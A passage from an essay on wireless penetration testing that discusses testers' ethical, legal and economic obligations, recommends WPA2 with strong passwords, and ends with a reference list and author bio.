Ethical actions require a professional pen tester's action not to use the information they come across for personal gain or publication purposes. Structure-wise, the ISSAF framework is recommended as it provides a detailed breakdown of the steps required in a penetration test. Unlike in a wired network, the transmissions taking place between hosts in a wireless network can be easily intercepted, thus raising social ethical and legal issues. During a wireless penetration test, the ethical hacker might come across sensitive information, such as email addresses, credit card information or contacts, thereby breaching the Human rights act of 1998. In order to prevent this from happening, the pen testing team has to set filters when intercepting packets to insure that personal employee information would not be captured. Ethical and professional practices require that the penetration tester discard the dump files acquired by sniffing after the scope of the testing has been achieved.

From an ethics point of view, the penetration team shouldn't use the discovered weaknesses to connect to the network, alter, add or remove data (Computer misuse act, 2010). From a legal point of view, the analyst is supposed to record all the actions taken throughout the test to later produce a report (Joseph, 2008). The client company will then analyze the report to determine if any breaches have been made.

Due to its detailed legal implications, the OSSTMM3 framework is to be taken into consideration since it includes a detailed section of professional and legal aspects a pentester should always consider. The company the analyst had worked for may be mentioned in marketing presentations only if the client has given permission to do so (Herzog, 2010).White hat hackers can easily become black hats if they take advantage of sensitive information while intercepting sensitive data over the Wireless network.

Evidential continuity is to be considered since it is advisable for the penetration tester to keep and continuously update a record of his actions that the employer can easily review.

From an economic perspective, the ethical hacker must make sure that systems or networks that handle sensitive data are not tampered with during the testing procedure. Conducting a DoS attack on the WLAN could have a negative impact on the company's revenue stream or reputation, especially if transactions are taking place at the same time with the penetration test. Another professional aspect is the complete removal of any software used, as well as deleting the information obtained on the assessed WLAN, such as network ESSID, topology or encryption type. These findings are to be

destroyed after the pen testing report has been submitted, otherwise it could have severe influences for the client if that information leaks.

To further insure professionalism, the analyst has to know how the tools work and have them tested in a lab prior to conducting any analysis (Herzog, 2010).

Conclusion

In a wireless environment, the penetration team would have to consider a different approach than they would normally employ for a wired network. Present methodologies have been reviewed and analyzed to successfully create a proposed methodology that contains aspects from all of them. It is obvious that the current security protocols can be bypassed, therefore, it is recommended to employ the WPA2 security protocol with a strong password. A strong password must include at least 15 alpha numeric characters that include symbols and a mix of upper and lower case letters. Best practice will not include a password formed out of words found in a dictionary. Due to the fact that secured networks provide encrypted packets, the ethical hacker would first have to connect to the network to successfully intercept wireless packets without having to decrypt them.

Moreover, the professional and legal considerations would be slightly greater than usual, since a business environment might deploy several WLANs within the building, therefore deeming extra care as to what network the pen tester would penetrate and eavesdrop on.

References

Biju Isaac, Lawan A. Mohammed (2007). War Driving and WLAN Security Issues - Attacks, Security Design and Remedies. Information Systems Management. 24 (4), 289-298.

Byeong-HO KANG. (2008). About Effective Penetration Testing Security .Journal of Security Engineering. 5 (1), 10-18.

Computer Misuse Act. (2000). Computer Misuse Act. Available: HYPERLINK "http://www.doc.gold.ac.uk/~mas01rk/Teaching/CIS110/note" http://www.doc.gold.ac.uk/~mas01rk/Teaching/CIS110/note s/Computer-misuse.html. Last accessed 21st Sep 2016.

DarkAudax. (2010). Tutorial: Simple WEP Crack. Available: http://www.aircrack-ng.org/doku.php?id=simple_wep_crack&DokuWiki=g625jstvnebna2p4r3vukjarm4. Last accessed 21st Sep 2016.

Data protection act. (2014). Data protection act. Available: https:/ HYPERLINK "http://www.gov.uk/data-protection/the-data-protection-act"/www.gov.uk/data-protection/the-data-protection-act. Last accessed 9th September 2016.

Human Rights Act. (1998). Human Rights Act. Available: HYPERLINK "" http://www.legislation.gov.uk/ukpga/1998/42/schedule/1/pa rt/I/chapter/7. Last accessed 22nd Sep 2016.

International Organization for Standardization (ISO). (2013). ISO/IEC 27001:2013. Available: https:/ HYPERLINK \l "iso:std:iso-iec:27001:ed-"/www.iso.org/obp/ui/#iso:std:iso-iec:27001:ed-2:v1:en. Last accessed 22nd Sep 2016.

ISSAF. (2004). ISSAF framework. Available: https://sourceforge.net/projects/isstf/files/issaf%20document/issaf0.1/WLAN_SECURITY_ASSESSMENT0.1.doc/download Last accessed 22nd Sep 2016.

John Yeo. (2013). Computer Fraud & Security.Using penetration testing to enhance your company's security.4 ,17-20.

Kristian Skracic,Juraj Petrovic, Predrag Pale,Dijana Tralic. (2014). Virtual wireless penetration testing laboratory model. International Symposium ELMAR-10-12 September 2014. Zadar, Croatia,pp 281-284.

Mr. Nitin A. Naik, Mr. Gajanan, D. Kurundkar, Dr. Santosh, D. Khamitkar, Dr. Namdeo, V. Kalyankar. (2009). Penetration Testing: A Roadmap to Network Security .JOURNAL OF COMPUTING. 1, 187-190.

Nikita Borisov, Ian Goldberg, David Wagner. (2001). Intercepting Mobile Communications: The Insecurity of 802.11., 1-9.

Pete Herzog. (2010). The open source security testing manual. Available: HYPERLINK "http://www.isecom.org/research/osstmm.html" http://www.isecom.org/research/osstmm.html. Last accessed 22nd Sep 2016.

Sheetal Joseph. (2008). Wireless Security. Available: https:/ HYPERLINK "http://www.owasp.org/images/e/e5/OWASP_Mumbai_200"/www.owasp.org/images/e/e5/OWASP_Mumbai_2008.pdf. Last accessed 22nd Sep 2016.

Stanley Wong. (2003). The evolution of wireless security in 802.11 networks: WEP, WPA and 802.11 standards. SANS Institue InfoSec Reading Room. , 1-12.

Steve Gold. (2012). Wireless cracking: there's an app for that. Network Security. 5, 10-14.

Author: David Futsi

- Computer forensics and penetration testing;
- Certifications: CCNA; Guidance Software Certified;
- Currently undergoing an Internship at Microsoft